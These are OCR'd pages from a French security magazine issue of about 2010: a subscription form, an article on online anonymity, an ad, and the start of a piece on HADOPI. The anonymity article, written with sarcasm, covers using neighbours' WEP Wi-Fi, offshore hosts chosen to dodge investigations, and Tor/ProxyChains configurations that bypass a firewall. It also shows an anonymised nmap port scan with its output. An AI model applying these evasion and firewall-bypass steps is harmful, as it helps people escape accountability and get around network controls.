Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Profitez de nos offres d'abonnement spéciales !

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

	(Nos tarifs s'entendent TTC et en euros)	F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	LPE + LP	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GLMF + LP	78 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GLMF + GLMF HS + MISC + LP + LPE	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	LP + LP HS	42 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	243 €	250 €	239 €	254 €	247 €	279 €
13	Open Silicium Magazine	27 €	29 €	31 €	32 €	31 €	33 €	32 €	36 €

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

offre 1 Misc (6 nos)
par ABO : 38€*
au lieu de 48,00€** en kiosque
Economie : 10,00 €

offre 10 MISC (6 nos) + MISC Hors-Série (2 nos)
par ABO : 44€*
au lieu de 64,00€** en kiosque
Economie : 20,00 €

offre 2 Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : 57€*
au lieu de 74,70€** en kiosque
Economie : 17,70 €

offre 3 GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : 78€*
au lieu de 107,20€** en kiosque
Economie : 29,20 €

offre 4 GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : 83€*
au lieu de 110,50€** en kiosque
Economie : 27,50 €

offre 5 + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : 84€*
au lieu de 119,50€** en kiosque
Economie : 35,50 €

offre 6 + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : 110€*
au lieu de 146,20€** en kiosque
Economie : 36,20 €

offre 7 + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : 116€*
au lieu de 158,50€** en kiosque
Economie : 42,50 €

offre 8 + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 143€*
au lieu de 194,20€** en kiosque
Economie : 51,20 €

offre 9 Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 173€*
au lieu de 233,20€** en kiosque
Economie : 60,20 €

offre 11 Linux Pratique (6 nos) + Linux Pratique HS (3 nos)
par ABO : 42€*
au lieu de 55,20€** en kiosque
Economie : 13,20 €

offre 12 Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)
par ABO : 199€*
au lieu de 268,70€** en kiosque
Economie : 69,70 €

Bon d'abonnement à découper et à renvoyer

Je fais mon choix de l'offre de mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Découvrez notre nouveau magazine !

OPEN SILICIUM
LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

sur : www.opensilicium.com

➡ Abonnez-vous

offre 13 Open Silicium Magazine (4 nos)
par ABO : 27€*
au lieu de 36,00€** en kiosque
Economie : 9,00 €

En kiosque à partir du 24 décembre 2010 !

ANONYMAT

HB – hb@rstack.org

mots-clés : ANONYMAT / TOR / PROXYCHAINS / VPN / CONTOURNEMENT

L'anonymat en société est un phénomène autant recherché que la gloire. Il en est de même dans la société numérique, dans laquelle il est parfois heureux de ne pas révéler sa véritable identité. Petit tour de table des besoins et des solutions envisageables.

1 Les besoins d'anonymat

1.1 Définition

Commençons par le début. Anonymat vient du grec *anonymos*. « a », étendu à « an » devant une voyelle, qui symbolise l'absence de quelque chose, et « onyma » qui, en gros, signifie le nom ou la renommée. Si cette définition s'applique parfaitement aux applications qui étaient faites de l'anonymat pré-Internet, elle se trouve un peu limitée dans ce nouvel environnement.

En effet, si le fait de s'inscrire à un forum sous un pseudo arbitraire est une forme d'anonymat en accord avec la définition précédente, l'adresse IP de la connexion, elle, équivaut à une signature en bonne et due forme. Il convient donc de compléter cette définition en se basant sur le résultat escompté et non le moyen utilisé pour y arriver.

L'anonymat est la capacité à effectuer une action sans laisser de moyen d'identifier son auteur.

1.2 Motivations

1.2.1 Pour le bien

Les motivations pour faire usage d'anonymat sont toujours excellentes, de bonne foi et justifiées. Il suffit pour s'en convaincre de se rendre sur la page d'accueil du projet Tor **[1]**, qui détaille avec minutie les bonnes raisons pour naviguer anonymement.

1. La famille et les amis : pour protéger les siens et sa dignité (très important ça, la dignité...).
2. Le *business* : afin de maintenir confidentielle la stratégie de l'entreprise et de faciliter l'analyse compétitive.
3. L'activisme : pour dénoncer les abus perpétrés dans des zones dangereuses ou les actes de corruption.
4. Les médias : qui peuvent garder l'anonymat de leurs sources et protéger leurs recherches en ligne.
5. L'armée et les forces de l'ordre : dont les communications doivent rester secrètes au même titre que leurs investigations.

Donc tout un tas de bonnes raisons, justes et saines, de rechercher l'anonymat sur Internet.

1.2.2 L'enfer est pavé de bonnes intentions

Il faut parfois savoir rester sérieux, ou au moins faire preuve de l'honnêteté intellectuelle nécessaire à une prise de hauteur salvatrice. Ça évite au passage de se faire prendre pour des imbéciles.

Parce que, honnêtement, préserver la dignité des siens en surfant anonymement sur Internet quand on étale sa vie sur Facebook, qu'on tient un blog et que l'on twitte 15 fois par jour des trucs du genre « pause café » ou « je fais mes courses de Noël », c'est quand même pas très cohérent. Effectuer des recherches sensibles depuis un réseau autre que celui qui pourrait être identifié (journal, entreprise, etc.) n'est pas non plus un truc vraiment délirant et est une solution largement suffisante. Enfin, l'armée et la police n'ont pas attendu qu'une bande de babas cool paranoïaques développent un truc communautaire pour sécuriser leurs communications sensibles - enfin j'espère...

Bon, il ne reste que les éternels paranos, qui voient la NSA, la DCRI et le FSB partout et s'imaginent que leur vie est tellement extraordinaire que tout le monde veut en connaître tous les détails. Ok, pour eux, l'anonymat est justifié, mais pas autant qu'un internement d'office à mon sens.

1.2.3 Mais alors pourquoi ?

Eh bien, comment dire... Pour faire des trucs illégaux sans se faire toper. Ce qui regroupe les activités comme le *hacking* (et qu'on vienne pas me prendre la tête sur la définition du hacking, d'aussi mauvaise foi que les arguments pour l'anonymat. Le hacking, c'est juste péter des trucs pour rigoler - au mieux...), le spam, le harcèlement, la pédophilie, l'espionnage, l'arnaque, le chantage, l'usurpation d'identité, le téléchargement illégal... et j'en passe.

Et la meilleure preuve que ce sont les vraies motivations de l'anonymat sur Internet, c'est qu'il n'y a pas besoin de justifications tordues et bancales. Cela tombe sous le sens, tout simplement.

1.3 Le diable est dans les détails

Mais soit. Disons que pour une bonne raison (celui qui la trouve me l'envoie, çà m'intéresse, au cas où...), nous recherchions l'anonymat sur Internet. Comme nous le disions en introduction, masquer son identité sur un réseau de communication automatisé est plus complexe que l'envoi d'une lettre anonyme, écrite à partir de lettres découpées dans différents journaux et magazines.

En effet, bien qu'une telle communication ait comme finalité un échange unidirectionnel, elle n'en repose pas moins sur des protocoles de transport qui ne le sont pas. Ces derniers ont par conséquent besoin de connaître la source de la communication pour pouvoir y répondre. Ce problème semble évident et se posait déjà à l'époque du téléphone quand il s'agissait de masquer son numéro d'appel (pour préserver sa dignité quand on appelait ses parents, par exemple...).

Plus vicieux, tout ce qui n'apparaît pas comme évident. Simplement parce que ce n'est pas visible et que ce n'est pas rentré dans les mœurs : les en-têtes. Je sais. Le raccourci semble un peu rapide, mais quand on fait le tour, il est assez simple d'identifier qu'une fois l'anonymat IP obtenu, ce qui peut vous trahir est contenu dans les en-têtes HTTP, SMTP, NNTP, etc.

Donc un peu de travail en perspective pour que personne ne sache qui a commandé ces menottes en moumoute livrées en poste restante...

2 Quick and dirty

2.1 Ou comment tuer un article

1. Allez chez MacDo ;
2. Connectez-vous au Wi-Fi.

Voilà. D'autres questions ? Ah, oui, çà marche aussi chez Quick et dans la plupart des Wi-Fi gratuits que l'on trouve dans les cafés. À partir de là, vous pouvez surfer en toute légalité et anonymement sur le site web de votre concurrent. C'est important, parce que si jamais il savait que c'était vous, il... enfin... bon, il le saurait quoi, et déjà ça, c'est pas bien.

2.2 Et le WEP, c'est pour les chiens ?

Maintenant, on peut faire plus technique si on ne veut pas bouger de chez soi. Et comme le précise très à propos le ministère de la culture dans le cadre d'HADOPI: « *Les boîtiers de connexion qui permettent de relier le poste de l'utilisateur à Internet, par fil ou sans fil (Wi-Fi), peuvent être sécurisés au moyen de clés et de protocoles cryptographiques (clés WEP et WPA).* »

Donc le WEP permet de vous connecter au Wi-Fi de vos voisins (à moins que vous n'ayez vécu dans une cave ou un ministère ces 10 dernières années), sans que ces derniers ne puissent être tenus responsables d'une négligence caractérisée. Par voie de conséquence, vous êtes anonyme, au chaud dans votre salon, et vous avez bonne conscience.

2.3 Expatriation

Et qu'est-ce qui vous empêche de louer une machine chez un hébergeur à l'étranger et dans des pays comme les Antilles néerlandaises, par exemple ? Pas grand chose... Il ne reste donc plus qu'à établir un VPN entre votre poste et la machine « outsourcée », définie à cette occasion comme passerelle par défaut, et l'affaire est dans le sac.

Bien entendu, et en fonction des malversations que vous allez commettre depuis cet accès, il peut être de bon ton de choisir des pays moins coopératifs que d'autres en termes d'investigations, voire dans lesquels il est envisageable de payer en liquide. Dans ce dernier cas, un règlement annuel peut être l'occasion d'un sympathique voyage à Curaçao ou au Costa Rica, par exemple.

3 Anonymat sur le Web

Mais tout cela n'est pas encore suffisant du goût de certains, incommodés par l'odeur des *fast-foods*, la psychologie de comptoir ou l'absence de WEP dans le quartier. Et comme ils ne souhaitent pas publier le type d'informations illustrées par la figure 1 (ici adresse IP et nom du proxy), il devient impérieux de chercher d'autres solutions.




Figure 1 : Adresse et proxy

3.1 Les traducteurs

Un grand classique. Utilisés pour contourner les règles de filtrage d'URL, les traducteurs servent d'intermédiaires et comblent avantageusement la disparition des proxies ouverts (quoique... **[9]**). Il reste à choisir le bon. Ainsi, celui de Google **[2]** conserve les en-têtes (voir figure 2), ce qui ne nous arrange pas. En revanche, l'outil de traduction de Yahoo **[3]** semble plus coopératif en faisant disparaître les X-Forward-For (figure 2bis).




Figure 2 : Passage par le traducteur de Google




Figure 2bis : Passage par le traducteur de Yahoo

3.2 Tor

Pas mal. Mais assez limité quand on est vraiment intéressé par le contenu de la page ou que l'on atteint une taille de document trop importante. Donc pas de téléchargements de DivX, voire même pas de PDF pour Google. C'est là que Tor intervient.

En quelques mots, Tor effectue du routage en oignon. C'est-à-dire qu'il organise un réseau de relais afin de définir un chemin dynamique entre la source (vous) et la destination (le serveur). Les communications entre membres du réseau sont chiffrées en SSL afin d'assurer la confidentialité des données qui transitent.

Le principal avantage de Tor est que la source affichée est celle du relais de sortie, donc indépendante du point d'entrée. En outre, tracer les communications depuis leur source demande d'intervenir sur l'ensemble des membres du réseau ayant servi de relais. La figure 3 donne un exemple de réseau Tor utilisé pour se connecter depuis la France vers un site chinois. Le point d'entrée est en Autriche, les communications sont relayées par l'Allemagne vers le point de sortie aux États-Unis.

Figure 3 : Exemple de réseau Tor

Bien entendu, les en-têtes délateurs sont supprimés, comme nous pouvons le voir sur la figure 4.




Figure 4 : Passage par Tor

Il semble donc que la solution soit à portée de main, avec toutefois un inconvénient de taille : les performances. En effet, le transit via un certain nombre de relais, lesquels limitent volontairement la bande passante allouée à chaque connexion, induit nécessairement une latence à peu près acceptable pour la consultation d'un site web, mais absolument pas adaptée au téléchargement.

Notons au passage qu'une des principales améliorations de Tor ces derniers temps est la simplicité d'utilisation. La distribution du Tor Browser **[4]** propose ainsi un *package* qui ne nécessite aucun paramétrage, offre une GUI « pour les nuls » et contient même un navigateur FirefoxPortable préconfiguré et lancé automatiquement. Tor devient alors un outil grand public.

3.3 Derniers nettoyages

Maintenant que la source n'est plus traçable, tant au niveau réseau qu'au niveau applicatif, il ne reste plus qu'à nous assurer qu'aucune information compromettante n'est envoyée au serveur. Et qu'est-ce qui est stocké sur le poste client et est renvoyé au serveur ? Les *cookies*.

Il faut donc nous en débarrasser. La méthode manuelle est efficace et on se demande s'il est vraiment utile d'en envisager une autre. Des outils tels que IE Cookies Viewer **[5]** ou le *plugin* Edit Cookies pour Firefox **[6]** font le boulot en amont, il faut juste penser à les nettoyer avant de se connecter au site.

Pour les étourdis, un proxy tel que Burp Proxy **[7]** fera le travail automatiquement via le paramétrage donné en figure 5.

match and replace

	type	match	replace
☑	request header	^Cookie.*$	
☐	request header	^User-Agent.*$	User-Agent: Mozilla/4.0 (com

Figure 5 : Paramétrage BurpProxy

4 Les autres protocoles

Le cas du HTTP est réglé. Restent tous les autres protocoles. En effet, il peut être pertinent de télécharger ou d'uploader un fichier sur un serveur FTP, de se connecter au SSH d'un système ou d'accéder à un serveur mail depuis une source non identifiable. Histoire de préserver sa dignité, par exemple. Trouvons donc une solution à cet épineux problème.

4.1 ProxyChains

ProxyChains **[8]** est un vieux programme dont le rôle initial était de définir une suite de proxies relayant un trafic donné depuis la source jusqu'à la destination. Nous pouvons le considérer comme une version primitive de Tor dans la mesure où c'est à l'utilisateur de préciser la suite de proxies de la chaîne, quand Tor le fait automatiquement. Bref, il fallait soit trouver des proxies ouverts, soit compromettre des systèmes tiers et y installer ce qu'il faut pour proxifier du trafic.

En revanche, ProxyChains présente un avantage considérable dans la mesure où il va servir de *wrapper* pour tout programme du système, invoqué trivialement selon le synopsis suivant :

```
#proxychains [arguments du programme]
```

Soit pour un accès à un serveur FTP :

```
# proxychains ftp www.acme.com
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.1.1.43:1080-<>www.xxx.yyy.zzz:1080<>-aaa.bbb.ccc.
ddd:21-<><>-OK
Connected to ftp.acme.com.
220 FTP Server ready.
Name (ftp.acme.com:hb):
```

Simple et efficace. Une fois que l'on s'est construit une chaîne de proxies fiable...

4.2 Tor encore

C'est ici que Tor intervient encore une fois en nous permettant de prendre le meilleur des deux mondes. D'un côté, un wrapper générique d'une efficacité redoutable, et de l'autre, un véritable *framework* qui construit et met à disposition un réseau de proxies fiable. Le schéma est donc tout trouvé et répond à l'architecture donnée en figure 6. Dans ce schéma, le proxy faisant interface avec Tor est Polipo, fourni en standard avec la distribution TorBrowser.




Figure 6 : ProxyChains + Tor

Si on ajoute BurpSuite pour nettoyer les cookies à la volée, ça fait quand même une sacrée chaîne de proxies, et par voie de conséquence, un impact notable sur les performances, comme nous allons le voir ci-après. En revanche, nous avons défini un système flexible, efficace et fiable permettant de préserver notre anonymat dans toutes les situations ou presque, ce pour tous les systèmes auxquels l'accès à la Gateway Polipo/Tor est autorisé. Tiens, et au passage, nous avons contourné les règles de filtrage du firewall/proxy...

4.3 Mise en œuvre pour un scan de ports

Prenons les acteurs du schéma précédent. Le client est à l'adresse IP 10.1.1.59, la *gateway* à l'adresse 10.1.1.43 et le proxy sortant (unique hôte du réseau autorisé à sortir en 80 et 443) en 10.1.1.128. Soit un schéma un peu plus technique donné en figure 7.




Figure 7 : Architecture

Sur la source, je paramètre Firefox pour qu'il utilise ma gateway comme proxy sur le port d'écoute de Polipo (8118 par défaut) et ProxyChains pour qu'il utilise cette même gateway comme proxy SOCKS5. Ce paramètre se positionne dans **proxychains.conf** dans la section **[ProxyList]**.

```
[ProxyList]
socks5 10.1.1.43 9050
```

Il faut maintenant éditer les fichiers de conf de Polipo (**polipo.conf**) et Tor (**torrc**) sur la gateway afin :

1. d'autoriser les accès distants depuis la machine source ;
2. de définir le prochain proxy, à savoir Tor pour Polipo et le proxy du réseau pour Tor.


Ce qui nous donne, pour **polipo.conf**, l'ajout des directives :

- **allowedClients = 127.0.0.1,10.1.1.59** ;
- **socksParentProxy = "localhost:9050"** ;
- **socksProxyType = socks5**.

La première autorise localhost et notre source à se connecter, les deux autres définissant les paramètres du proxy père, à savoir Tor.

SÉCURITÉ DES SYSTÈMES D'INFORMATION
AUDIT CONSEIL FORMATION E-LEARNING

PARCE QUE L'ISOLEMENT NE DOIT PLUS ÊTRE UN OBSTACLE...



Le E-LEARNING HSC optimise le partage des connaissances.

Deux formations disponibles : Programmation sécurisée en PHP et Fondamentaux de la Norme ISO 27001

Les besoins en formation évoluant vers plus de flexibilité et plus d'autonomie de la part de l'apprenant, HSC a décidé de concevoir des outils de formation à distance (e-learning) ludiques, interactifs et conformes aux standards internationaux (SCORM).

Pour toute demande d'information, contactez-nous par téléphone au : +33 (0) 141 409 700 ou par mail à elearning@hsc.fr

www.hsc-formation.fr

HSC

HERVÉ SCHAUER CONSULTANTS

VBC Concept • Crédit Photo : Masterfile

La configuration de Tor, quant à elle, doit inclure les directives suivantes :

- HttpProxy 10.1.1.128:3130 ;
- HttpsProxy 10.1.1.128:3130 ;
- ReachableAddresses *:80,*:443 ;
- SocksListenAddress 0.0.0.0.

Les deux premières lignes définissent le proxy père, la troisième ligne spécifie que nous ne pouvons sortir que via les ports 80 et 443, la dernière rend le client Tor *openbar* sur le réseau...

Il ne nous reste plus qu'à scanner une machine sur Internet avec nmap et ProxyChains...

```
# proxychains nmap -PN -sT -p 21,22,25,80,110,443 mx.acme.com
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 5.21 ( http://nmap.org ) at 2010-12-24 12:37 CET
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:110-<--timeout
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:443-<><>-OK
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:21-<><>-OK
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:22-<><>-OK
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:25-<><>-OK
|S-chain|-<>-10.1.1.43:9050-<><>-xx.xxx.xx.xxx:80-<><>-OK
Nmap scan report for mx.acme.com (xx.xxx.xx.xxx)
Host is up (2.6s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
110/tcp closed pop3
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
```

Et voilà !

4.4 Les services cachés

Tor propose un mécanisme inverse, consistant à fournir l'accès à un service (Web, FTP, SSH ou autre) sans diffuser d'information réseau réelle (adresse IP et port) concernant ce service. C'est ce que l'on appelle les services cachés.

Le mécanisme de services cachés repose sur les éléments suivants :

1. Le service caché crée des circuits vers un certain nombre de relais Tor, ces relais sont considérés comme des points d'introduction.
2. Le service caché génère un descripteur contenant sa clé publique et les identifiants des points d'introduction aux services d'annuaires de Tor.
3. Le client récupère le descripteur auprès du service d'annuaire et crée un circuit vers un relais nommé « point de rendez-vous ».
4. Le client établit un circuit vers un des points d'introduction et transmet au service caché un message chiffré avec la clé publique de ce dernier et contenant l'identifiant du « point de rendez-vous ».
5. Le service caché déchiffre le message et établit un circuit vers le « point de rendez-vous ».
6. Le « point de rendez-vous » notifie le client de la connexion du service caché et sert de relais entre le client et le service.

Le point le plus important ici est la notion de circuit entre chacun des acteurs. En effet, aucune connexion directe n'est établie entre le client, le service caché, le « point de rendez-vous » ou les points d'introduction. De cette manière, il n'est pas possible d'identifier la source (le client), ni la destination (le service caché), en introduisant un relais malicieux comme point d'introduction ou « point de rendez-vous ».

Conclusion

Être anonyme sur Internet n'est finalement pas si compliqué que ça. Il suffit de savoir ce que l'on fait et d'être un peu rigoureux. Après, la nécessité réelle d'un tel anonymat ne saute pas aux yeux lorsqu'il s'agit d'actions légales, du moins dans des pays comme les nôtres.

Enfin, si cet article peut préserver ma famille et sauver le monde, comme nous le promet le projet Tor, je suis bien content d'avoir contribué à l'édifice. ■

■ RÉFÉRENCES

[1] Tor - *Anonymity Online* - http://www.torproject.org/

[2] *Google Translator* - http://www.google.fr/language_tools?hl=fr

[3] *Yahoo Babelfish* - http://babelfish.yahoo.com/

[4] *Tor Browser* - http://www.torproject.org/projects/torbrowser.html

[5] *IE Cookies Viewer* - http://www.nirsoft.net/utils/iecookies.html

[6] *Edit Cookies plugin* - https://addons.mozilla.org/fr/firefox/addon/4510/

[7] **BurpSuite** - http://portswigger.net/burp/

[8] **ProxyChains** - http://proxychains.sourceforge.net/

[9] http://www.digitalcybersoft.com/ProxyList/fresh-proxy-list.shtml

LES MOYENS TECHNIQUES D'HADOPI

Renaud Bidou – rbidou@denyall.com

mots-clés : INCOMPÉTENCE / BÊTISE / PRÉSOMPTION DE CULPABILITÉ / POLITIQUE

HADOPI déchaîne les passions. Par voie de conséquence, tout le monde donne son avis, propage les bruits et assène les semi-vérités qui vont bien, mêlant technique, paranoïa et politique, pour aboutir à un gloubi-boulga qui fait sourire. Voyons ce qu'il en est réellement.

1 Comment çà marche ?

1.1 HADOPI, c'est quoi ?

Revenons-en aux bases. L'HADOPI (Haute Autorité pour la diffusion des œuvres et la protection des droits sur Internet) est une API (Autorité Publique Indépendante). Les missions officielles de cette Haute Autorité sont la promotion des offres de téléchargement légal de contenu, la protection des œuvres et la régulation des mesures techniques de protection.

Bien entendu, le sujet qui génère tant d'émotion est l'aspect « protection des ayants droit d'œuvres culturelles » et ce qui se concrétise, dans notre monde numérique, par la lutte contre le téléchargement illégal. Et c'est à ce stade qu'interviennent tous les fantasmes les plus délirants tant du point de vue des usagers que du législateur.

1.2 Les rôles de chacun

